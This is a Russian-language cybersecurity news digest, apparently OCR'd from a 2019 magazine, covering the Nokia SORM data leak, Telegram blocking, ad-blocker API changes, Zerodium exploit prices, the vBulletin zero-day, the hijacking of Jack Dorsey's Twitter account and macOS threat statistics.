
«Если бы мистер Сноуден полагал, что правительство будет добросовестно рассматривать его книгу, он бы представил ее на рассмотрение. Но правительство по-прежнему настаивает на том, что общеизвестные факты, которые обсуждаются во всем мире, до сих пор каким-то образом остаются секретными», — пишут представители ACLU.

РОСКОМНАДЗОР НЕ ОТСТАЕТ ОТ TELEGRAM

Роскомнадзор по-прежнему намеревается блокировать Telegram. В рамках форума «Вся Россия» глава ведомства сообщил, что в течение года планирует представить результаты работы новой системы блокировок, направленной на противодействие запрещенному контенту и блокировку Telegram.




→ «Мы над этим вопросом работаем. Я думаю, что в пределах года нам будет что вам рассказать. Это будет борьба снаряда и брони... Вопросом мы этим занимаемся, и пиратский корабль когда-нибудь, наверное, мы подорвем по-серьезному»
— заявил Александр Жаров



ВНЕЗАПНО СОРМ

Специалист компании UpGuard Крис Викери (Chris Vickery) случайно обнаружил в Сети свободно доступный резервный диск, принадлежащий сотруднику компании Nokia. Диск содержал около 1,7 Тбайт данных, проливающих свет на работу российской СОРМ (Система технических средств для обеспечения функций оперативно-разыскных мероприятий), в частности в сетях оператора МТС.



Extension	Col...	Description	> Bytes	% Bytes	Files
.jpg		JPG File	715.2 GB	42.2%	578,325
.pst		Outlook Data File	278.5 GB	16.4%	33
.pdf		Adobe Acrobat Document	277.9 GB	16.4%	197,343
.rar		RAR File	106.5 GB	6.3%	27,376
.zip		ZIP File	73.8 GB	4.4%	4,087
.dwg		DWG File	56.7 GB	3.3%	40,663
.xlsx		Microsoft Excel Worksheet	49.4 GB	2.9%	212,719
.doc		Microsoft Word 97 - 2003 D...	22.8 GB	1.3%	66,647
.xls		Microsoft Excel 97-2003 Wo...	20.1 GB	1.2%	18,987
.bak		BAK File	11.0 GB	0.6%	5,107
.7z		7Z File	7.9 GB	0.5%	56
.bmp		BMP File	6.9 GB	0.4%	229,287
.msg		Outlook Item	5.4 GB	0.3%	5,366
.wmf		WMF File	5.4 GB	0.3%	13,325
.exe		Application	5.3 GB	0.3%	329
.docx		Microsoft Word Document	5.1 GB	0.3%	36,070
.cab		Cabinet File	4.1 GB	0.2%	144
.mp4		VLC media file	3.5 GB	0.2%	63
.accdb		Microsoft Access Database	3.3 GB	0.2%	53

Представители Nokia объяснили журналистам издания TechCrunch, что один из их сотрудников подключил USB-накопитель со старыми рабочими файлами к своему домашнему компьютеру, а из-за ошибки в настройках его компьютер и этот носитель были свободно доступны из интернета для любого желающего.


Специалисты UpGuard сообщили Nokia об утечке данных сразу после ее обнаружения, 9 сентября 2019 года, и компании понадобилось четыре дня для ликвидации бреши. В настоящее время представители Nokia еще продолжают расследование инцидента.


Представители Nokia подчеркивают, что полностью соблюдают российское законодательство:

«Поскольку это стандартное требование для правомерного перехвата [данных] в России и поставщики СОРМ должны быть одобрены соответствующими уполномоченными органами, мы работаем и с другими компаниями для реализации возможностей СОРМ в сетях, которые мы предоставляем», — говорят представители Nokia, сообщая, что одна из таких компаний — «Малвин Системс».

Среди попавших в открытый доступ документов были и те, что описывали механику работы СОРМ в сетях МТС, так как оборудование оператору связи поставляет Nokia. Документы демонстрировали схемы установки СОРМ-оборудования, технические планы (содержащие физический адрес, включая номер этажа, а также местоположение каждой защищенной изолированной комнаты с оборудованием СОРМ, куда у посторонних нет доступа) и так далее.


Продолжение статьи →





Так, в бумагах можно найти информацию об установке СОРМ как минимум в шестнадцати городах, помимо Москвы: в Белгороде, Брянске, Владимире, Воронеже, Иванове, Калуге, Костроме, Курске, Липецке, Орле, Рязани, Смоленске, Тамбове, Твери, Туле и Ярославле.

Кроме того, среди данных присутствовали 700 Гбайт фотографий (578 тысяч изображений), в том числе демонстрирующих СОРМ-аппаратуру с хорошо различимыми серийными номерами и штрих-кодами.



Стоит напомнить, что информация о работе СОРМ попадает в Сеть далеко не впервые. К примеру, в 2017 году на WikiLeaks были опубликованы бумаги, рассказывающие о компаниях, которые занимаются технической стороной интернет-слежки за пользователями, и о том, как власти заставляют провайдеров за свой счет устанавливать СОРМ. Однако теперь специалисты полагают, что текущая утечка может быть опасна с других позиций. Так, исполнительный директор Общества защиты интернета Михаил Климарев полагает, что утечка может нанести немалый вред МТС:

> *«Кто успел скачать эти архивы, никому не известно. Потенциальные террористы могли узнать довольно чувствительную информацию и могут нанести инфраструктуре МТС непоправимый ущерб. И никто не может поручиться, что у других крупных операторов не произойдет что-то подобное».*

84% РОССИЯН НЕ ХОТЯТ «СВЕТИТЬ» СВОИ ДЕЙСТВИЯ В ИНТЕРНЕТЕ

Специалисты «Лаборатории Касперского» провели опрос среди пользователей, посвященный приватности в Сети. Как выяснилось, **84%** россиян не хотят, чтобы кто-то был в курсе, что именно они делают в интернете. Для сравнения: лишь **65%** предпочли бы скрыть, как они проводят время в реальной жизни.

Для защиты своих границ пользователи применяют самые разные методы. Так, больше половины россиян (**54%**) регулярно чистят историю в браузере, **24%** отметили, что для регистрации на большинстве сайтов используют фейковые имена, каждый пятый (**22%**) общается только через зашифрованные мессенджеры, а **12%** ищут информацию в приватных поисковиках. При этом почти **40%** даже не защищают устройство паролем, а **64%** не проверяют и не меняют настройки приватности на своих устройствах, а также в приложениях или сервисах.

Большинство опрошенных (**68%**) согласно с тем, что в современном цифровом мире полностью сохранять приватность невозможно. Три из четырех респондентов (**74%**) хотели бы знать больше о том, как защитить от чужих глаз свою деятельность в онлайне, но только в том случае, если эта информация будет доставаться им бесплатно. Платить деньги за курсы и тренинги, чтобы повысить навыки сохранения приватности, готовы лишь **17%** пользователей.



БОРЬБА С БЛОКИРОВЩИКАМИ РЕКЛАМЫ

Для пользователей блокировщиков контента и других защитных расширений для браузеров в этом месяце есть две новости — хорошая и плохая.

Хорошая новость заключается в том, что разработчики Mozilla пообещали сохранить функции API, необходимые для корректной работы блокировщиков рекламы и других расширений в Firefox.

Напомню, что блокировщики контента и другие расширения могут пострадать из-за изменений, которые инженеры Google планируют внести в Manifest V3, определяющий возможности и ограничения для расширений. Конечно, Chrome и Firefox — это два разных браузера, но часть их кодовой базы все же «пересекается», включая WebExtensions API, при помощи которого расширения взаимодействуют с браузером.

В настоящее время оба браузера используют WebExtensions API v2, незначительно варьирующийся для каждого из браузеров, но в целом API практически одинаков. Данный API является частью Chromium, и в прошлом году разработчики Google сообщили, что планируют значительно обновить Manifest V3. Многие разработчики расширений и блокировщиков контента заявили, что после таких изменений их продукты попросту перестанут работать.

Суть проблемы заключается в том, что вместо webRequest разработчикам будет предложено использовать declarativeNetRequest API, а, по словам многих девелоперов, переход на другой API, сильно отличающийся от webRequest и во многом ему уступающий, в сущности, станет «смертью» их продуктов.

Теперь инженеры Mozilla сообщили, что не будут бездумно следовать за изменениями в WebExtensions API и внесут собственные коррективы. Так, разработчики Firefox не намерены отказываться от использования blocking webRequest, столь необходимого для корректной работы блокировщиков и многих других расширений.

Пока неизвестно, как именно девелоперы Mozilla намерены выйти из ситуации, но представители организации обещают обсудить возможные технические решения с самими разработчиками расширений и совместно определить планы.

Ранее инженеры Opera, Brave и Vivaldi уже заверили, что они тоже сохранят или перенесут функцию webRequest из V2 на V3. Единственный браузер, разработчики которого пока не обозначили свою позицию по отношению к грядущему Manifest V3, — это Edge на базе Chromium компании Microsoft.

Плохая новость, в свою очередь, затрагивает только пользователей устройств Apple. Издание ZDNet обратило внимание, что на фоне шквала критики, обрушившегося на Google, довольно интересно выглядит картина, сложившаяся вокруг компании Apple. Дело в том, что Apple точно так же ограничила работу блокировщиков и других расширений в Safari, однако никто не возмутился и не обратил на это внимания.

Все началось еще несколько лет назад, когда Apple анонсировала механизм App Extensions, с помощью которого приложения могут расширять свою функциональность на другие приложения. Тогда разработчики заявили, что App Extensions будет работать в тандеме с Content Blocker — механизмом, представленным в составе iOS 9 еще в 2013 году. По сути, приложения или их расширения могут использовать API Content Blocker, чтобы сообщить Safari, что именно нужно блокировать, основываясь на наборе правил, который вступает в дело перед загрузкой страницы.

В итоге, внедрив эти механизмы в свою экосистему, инженеры Apple пришли к выводу, что веб-разработчикам не нужно создавать расширения для Safari напрямую, вместо этого они могут использовать приложения в App Store и таким образом предоставить пользователям Safari дополнительные функции.

В результате в середине 2018 года Apple объявила экосистему расширений устаревшей и начала рекомендовать разработчикам расширений переносить свой код в App Store в качестве расширений приложений. Первый шаг в этом направлении был сделан в сентябре 2018 года, когда Apple выпустила iOS 12 и начала блокировать установку устаревших расширений не из Safari Extensions Gallery. К концу того года Apple окончательно перестала принимать устаревшие расширения в Safari Extensions Gallery, а также начала отключать устаревшие продукты в браузерах пользователей с сообщением «Safari отключил расширения, которые замедляют работу в интернете».

Тогда многие разработчики расширений писали, что такое всплывающее окно появилось для любых расширений без разбора, независимо от того, что расширение сделало (или не сделало). Многие тогда предположили, что таким образом Apple побуждает пользователей отказаться от устаревших расширений ради использования App Extensions.

Начиная с сентября 2019 года и релиза iOS 13 Apple окончательно отказалась от Safari Extensions Gallery и официально объявила, что расширения устарели. Теперь пользователи Safari не могут установить устаревшее расширение вообще, независимо от того, используют они iOS или macOS, размещено расширение в Safari Extensions Gallery или же нет. Более того, пользователи Apple практически не обращали внимания на эти постепенные изменения, так как видели сплошные преимущества в происходящем: универсально работающие App Extensions и новый API Content Blocker, который Apple преподносила как способ изолирования расширений и запрета доступа к информации браузера.

Все эти изменения уже негативно повлияли на многие блокировщики контента, VPN, расширения для обеспечения родительского контроля и так далее. Например, блокировщик рекламы AdGuard закрыл расширение для Safari еще в июле прошлого года. Вскоре после этого компания Malwarebytes уведомила о прекращении разработки своего VPN-расширения. А создатели AdBlock написали большой пост в блоге, сообщив, что их переделанный блокировщик рекламы для Safari теперь работает быстрее, чем раньше, но также привели и длинный список его недостатков. Осенью 2018 года, после выпуска iOS 12, их примеру последовали и другие приложения.

Наконец, совсем недавно была прекращена разработка uBlock Origin для Safari, а разработчик расширения рекомендовал пользователям либо перейти на Firefox для Mac, где блокировщики по-прежнему работают, либо остаться на более старой версии Safari (что нельзя назвать хорошим советом). Переключиться на использование одного из новых блокировщиков на основе Content Blocker, конечно, тоже можно, но разработчик охарактеризовал новую систему как «крайне ограниченную в функциональности блокирования рекламы».

Но большинство разработчиков расширений просто перенесли свой код и не стали возмущаться, в отличие от ситуации с Google. Вероятно, все дело в том, что Apple строго следит за соблюдением правил в App Store, а несогласные разработчики обычно попросту изгоняются. Так, если Chrome основан на Chromium с открытым исходным кодом, где разработчики имеют право голоса, то Apple — это закрытая экосистема с жесткими правилами. Также не стоит забывать и о том, что пользователей у Safari не так уж много. С долей рынка в 3,5% Safari не стоит даже близко к Chrome, чье лидерство на рынке неоспоримо и составляет 65%.

Кроме того, ZDNet отмечает, что нельзя сбрасывать со счетов и проблему общественного восприятия. Когда Apple запустила новую функцию блокировки контента для замены старых расширений и сообщила, что та предназначена для повышения конфиденциальности (поскольку расширения не смогут получить доступ к информации браузера), все просто поверили в это. Тогда как в случае Google реклама — это краеугольный камень для компании. И когда Google объявила о намерении ограничить блокировщики контента, все увидели в этом стремление большой корпорации сохранить свою прибыль, а не меру безопасности, как об этом говорили инженеры Google.

Подводя итог: теперь в Safari нельзя установить классический блокировщик рекламы, и в будущем Apple намеревается удалить или отключить устаревшие расширения в пользовательских браузерах. Если же пользователи перешли на новый блокировщик рекламы из App Store, то нужно понимать, что, скорее всего, он не сможет блокировать все объявления.

Дело в том, что для API Content Blocker установлен максимальный лимит в 50 тысяч правил для каждого нового расширения-блокировщика. Это весьма скромное число, ведь, когда Google попыталась ограничить максимальное количество правил планкой в 30 тысяч, разработчики возмутились, и даже смена лимита до уровня от 90 до 120 тысяч по-прежнему не устраивает многих. Кстати, именно поэтому не стоит удивляться, что AdBlock для Safari стал работать быстрее: теперь он имеет дело с куда меньшим количеством правил, чем раньше.

В итоге пока Firefox для Mac остается единственным выходом для запуска полноценного блокировщика контента на macOS. Тогда как в случае iOS возможности использовать более старый и надежный блокировщик рекламы нет вовсе, независимо от браузера.


САМЫЕ АТАКУЕМЫЕ ПОРТЫ

Специалисты Alert Logic проанализировали более 5000 атак (совершенных в течение шести месяцев, с ноября 2018 года по апрель 2019 года) на 4000 своих клиентов — компаний малого и среднего бизнеса и перечислили в своем отчете основные слабые стороны компаний.

Для проведения атак чаще всего используют порты **22**, **80** и **443**, которые соответствуют SSH (Secure Shell), HTTP (Hypertext Transfer Protocol) и HTTPS (Hypertext Transfer Protocol Secure).

По данным аналитиков, **65%** атак были связаны с этими портами, что вполне логично, ведь они должны быть открыты для общения.


На четвертом месте находится **RDP**, отвечающий за удаленную связь между компьютерами. И серьезному риску подвергаются **FTP-ПОРТЫ** 20 и 21.




Также безопасность организаций часто подрывают **СЛАБОЕ ШИФРОВАНИЕ** и **УСТАРЕВШЕЕ ПО**, на долю которых приходится соответственно **66%** и **75%** проблем.

Так, более **66%** хостов работали под управлением **WINDOWS 7**, поддержка которой будет прекращена в январе 2020 года. Хуже того, **WINDOWS XP**, финальная версия которой вышла в далеком 2008 году, а поддержка была прекращена в 2014-м, тоже используется во множестве компаний.

Хотя в сетях своих клиентов эксперты Alert Logic обнаружили даже системы **WINDOWS NT** (выпущенные в 1993 году).






КАРТА РОССИЙСКИХ APT

Компании Check Point и Intezer Labs представили результат своих совместных трудов. Аналитики изучили порядка 2000 экземпляров малвари, чтобы создать интерактивную карту связей между русскоязычными группами «правительственных хакеров».

Исследователи объясняют, что экосистема русскоязычных APT (advanced persistent threat) развилась в очень сложную структуру и сейчас совсем трудно разобраться, кто есть кто в российском кибершпионаже.

Исследование специалистов выявило более 22 тысяч связей и 3,85 миллиона частей кода, связывающие различные вредоносы между собой. В итоге специалисты пришли к выводу, что российские APT редко делятся кодом друг с другом. По мнению исследователей, нечастые случаи повторного использования кода обычно имеют место в рамках одной разведывательной службы. Из этого аналитики заключают, что три основных российских агентства (ФСБ, ГРУ и СВР), отвечающие за кибероперации за рубежом, практически не сотрудничают друг с другом в ходе своих кампаний.



Авторы исследования полагают, что правительство намеренно стимулировало соперничество между спецслужбами, которые работают независимо друг от друга и конкурируют за средства. В итоге каждая группа годами разрабатывает и накапливает собственные инструменты и не делится ими с коллегами — обычная практика для «правительственных хакеров» из Китая и Северной Кореи.

> *«Хотя каждая группа действительно повторно использует свой код в различных операциях и различных семействах вредоносного ПО, не существует единого инструмента, библиотеки или инфраструктуры, которые совместно используются разными группировками, — пишут эксперты. — Избегая повторного использования одних и тех же инструментов разными организациями против широкого спектра целей, они минимизируют риск того, что одна скомпрометированная операция потянет за собой и другие активные кампании».*

Аналитики признают, что не изучали весь код слишком скрупулезно, так как речь шла о тысячах образцов. Но, выделив очевидные кластеры вредоносов, удалось понять, что некоторые из них (например, ComRAT, Agent.BTZ и Uroburos) представляют собой эволюцию семейства малвари на протяжении многих лет.

Кроме интерактивной карты, специалисты также представили инструмент, работающий с сигнатурами, с помощью которого можно искать часто используемые фрагменты кода за авторством российских хак-групп на любом хосте или в файле. Этот инструмент призван помочь организациям определить, заражены ли они вредоносным ПО, имеющим связь с малварью русскоязычных APT.


ЭКСПЛОИТЫ ДЛЯ ANDROID ДОРОЖЕ, ЧЕМ ДЛЯ IOS

Известный брокер уязвимостей — компания Zerodium обновила свой прайс-лист, и теперь эксплоиты для Android впервые в истории стоят больше, чем эксплоиты для iOS. ИБ-исследователи имеют возможность заработать на 0-day-багах для Android, эксплуатация которых не потребует взаимодействия с пользователем, до 2,5 миллиона долларов США. Аналогичные эксплоиты для iOS стоят 2 миллиона долларов.

Таким образом, Zerodium подняла вознаграждение за такие эксплоиты для Android почти в двенадцать раз по сравнению с прошлым годом (тогда проблемы в операционной системе Google могли принести не более 200 тысяч долларов). Для уязвимостей меньшего калибра стоимость и вовсе возросла более чем в 100 раз.



→ «В последние несколько месяцев мы наблюдали увеличение количества эксплоитов для iOS, в основном предназначенных для Safari и iMessage, которые создаются и продаются исследователями со всего мира. Рынок 0-day настолько насыщен эксплоитами для iOS, что недавно мы даже стали отказываться от некоторых из них. С другой стороны, благодаря командам безопасности Google и Samsung безопасность Android улучшается с каждым новым выпуском, поэтому разработка полных цепочек эксплоитов для Android стала сложной и трудоемкой задачей, превосходящей по сложности даже создание zero-click-эксплоитов, не требующих взаимодействия с пользователем»
— глава Zerodium Чауки Бекрар



0-DAY В VBULLETIN

Некий анонимный исследователь обнародовал в открытом доступе детали опасной уязвимости нулевого дня в форумном движке vBulletin, а также эксплоит для нее. Баг позволяет злоумышленнику выполнять shell-команды на уязвимом сервере. Причем атакующему достаточно использовать простой HTTP POST запрос и не нужно иметь учетную запись на целевом форуме, то есть проблема относится к неприятному классу pre-authentication-уязвимостей.

На GitHub уже опубликовано детальное описание проблемы, а также в Сети оперативно появился скрипт для поиска уязвимых серверов. Спустя всего день после обнародования информации о баге пользователи vBulletin начали сообщать об атаках на свои форумы. Некоторые даже жаловались на полное удаление БД при помощи данной проблемы.

Интересно, что после публикации данных об уязвимости глава компании Zerodium Чауки Бекрар заявил в Twitter, что его компании и клиентам было известно об этой проблеме на протяжении трех лет, а эксплоиты для нее давно продают на черном рынке.

Продолжение статьи →

MEGANEWS

← Начало статьи



Так как разработчики vBulletin хранили молчание, ИБ-эксперт Ник Кано (Nick Cano) создал простую неофициальную «заплатку». Для ее применения достаточно было отредактировать includes/vb5/frontend/controller/bbcode.php соответствующим образом. Однако спустя несколько дней разработчики vBulletin все же прервали свое затянувшееся молчание и сообщили о выходе официального патча для vBulletin версий 5.5.X. Также выяснилось, что уязвимости был присвоен идентификатор CVE-2019-16759.

1 ДОЛЛАР ЗА 0,1 BTC

Исследователи компании Armor заметили, что похищенные с чужих банковских счетов средства продаются в даркнете всего за **10–12%** их реальной стоимости в BTC-эквиваленте. В такой схеме хакер занят лишь взломом, а отмывание денег уже ложится на самого покупателя.

Так, хакеры предлагают переправить имеющиеся в их распоряжении средства на банковский счет, аккаунт PayPal или через Western Union. В одном из случаев покупатель приобрел **10 000 ДОЛЛАРОВ** за **800 ДОЛЛАРОВ**, говорится в отчете.

Также, согласно докладу аналитиков, на черном рынке по-прежнему активно продают учетные данные от чужих банковских счетов (в том числе Wells Fargo, Bank of America, Lloyd's Bank и платежной системы PayPal), а Bitcoin остается наиболее популярной криптовалютой даркнет-экономики.



ВЗЛОМАН TWITTER ГЛАВЫ TWITTER

В конце августа 2019 года Twitter-аккаунт Джека Дорси (Jack Dorsey), CEO Twitter, подвергся взлому. Скомпрометировав учетную запись, злоумышленники принялись публиковать от лица Дорси оскорбительный и расистский контент и даже утверждали, будто в штаб-квартире компании заложена бомба. Ответственность за эту атаку взяла на себя хак-группа Chuckle Gang.

Согласно официальным данным, атака произошла по недосмотру мобильного оператора, который допустил компрометацию и позволил неавторизованному лицу отправлять SMS с телефонного номера Дорси. Дело в том, что до недавнего времени Twitter можно было использовать посредством SMS-сообщений, и это было довольно популярно еще на заре появления сервиса. Главное условие — чтобы эту функциональность поддерживал оператор связи. Когда-то ограничение в 140 символов появилось именно из-за этого: из-за максимальной длины SMS-сообщений.

Об этой «слабости» Twitter было известно давно. Так, еще в конце 2018 года эксперты компании Insinia Security предупреждали об опасности применения SMS-сообщений в качестве второго фактора для аутентификации и объясняли, чем чревато использование функциональности Twitter через SMS. Хуже того, в Сети можно найти статьи об опасности этой функциональности, датированные 2007 и 2009 годами.


Проблема в том, что в последние годы злоумышленники все чаще «угоняют» SIM-карты пользователей, реализуя так называемый SIM swap. Суть таких атак заключается в том, что преступник обращается к представителям сотового оператора своей жертвы и применяет социальную инженерию. К примеру, выдавая себя за настоящего владельца номера, злоумышленник заявляет, что потерял или сломал SIM-карту, и добивается переноса номера на новую SIM-карту. Затем злоумышленники воруют привязанные к номеру телефона учетные записи, фактически похищая чужие личности полностью. Такие атаки часто используются для кражи крупных сумм в криптовалюте или компрометации дорогих Instagram-аккаунтов.

Теперь разработчики Twitter сообщили, что после взлома Дорси они приняли решение отключить функциональность отправки твитов через SMS-сообщения. Подчеркивается, что отключение носит временный характер, однако сроки возобновления работы этой функции пока не называются. Интересно, что при этом разработчики в некоторой степени перекладывают вину на мобильных операторов, отмечая, что тем нужно исправить уязвимости на своей стороне.

УГРОЗЫ ДЛЯ MACOS

Миф о том, что угроз для операционной системы macOS не существует, в очередной раз решили опровергнуть исследователи «Лаборатории Касперского». Они отмечают, что ландшафт угроз для устройств Apple меняется, а количество вредоносного и нежелательного ПО увеличивается.

В первой половине 2019 года было обнаружено почти **6 000 000** фишинговых атак на пользователей macOS. Из них **11,80%** были нацелены на корпоративных пользователей.



Странами с наибольшей долей атакованных фишерами уникальных пользователей macOS стали Бразилия (**30,87%**), Индия (**22,08%**) и Франция (**22,02%**).

Количество атак на пользователей с привлечением вредоносных и потенциально нежелательных программ возрастало ежегодно начиная с 2012 года и в 2018 году перешагнуло отметку в **4 000 000** атак. В первой половине 2019 года число атак составило **1 800 000**.


Подавляющее большинство угроз для macOS в 2019 году относилось к категории **ADWARE**. Среди вредоносного программного обеспечения самой популярной угрозой стало семейство **SHLAYER**, маскирующееся под Adobe Flash Player или его обновления.

Вердикт	%*
HEUR:Trojan-Downloader.OSX.Shlayer.a	21,74 %
not-a-virus:HEUR:AdWare.OSX.Bnodlero.q	16,34 %
not-a-virus:HEUR:AdWare.OSX.Spc.a	12,75 %
not-a-virus:HEUR:AdWare.OSX.Geonei.as	10,24 %
not-a-virus:AdWare.OSX.Geonei.ap	10,24 %
not-a-virus:HEUR:AdWare.OSX.Pirrit.j	7,78 %
not-a-virus:HEUR:AdWare.OSX.Pirrit.p	7,6 %
not-a-virus:AdWare.OSX.Agent.b	6,17 %
not-a-virus:HEUR:AdWare.OSX.Pirrit.o	6 %
not-a-virus:HEUR:AdWare.OSX.MacSearch.a	5,82 %


*Доля уникальных пользователей, атакованных зловредом, от всех атакованных пользователей защитных решений «Лаборатории Касперского» для MacOS

Топ-10 угроз для macOS за первую половину 2019 года

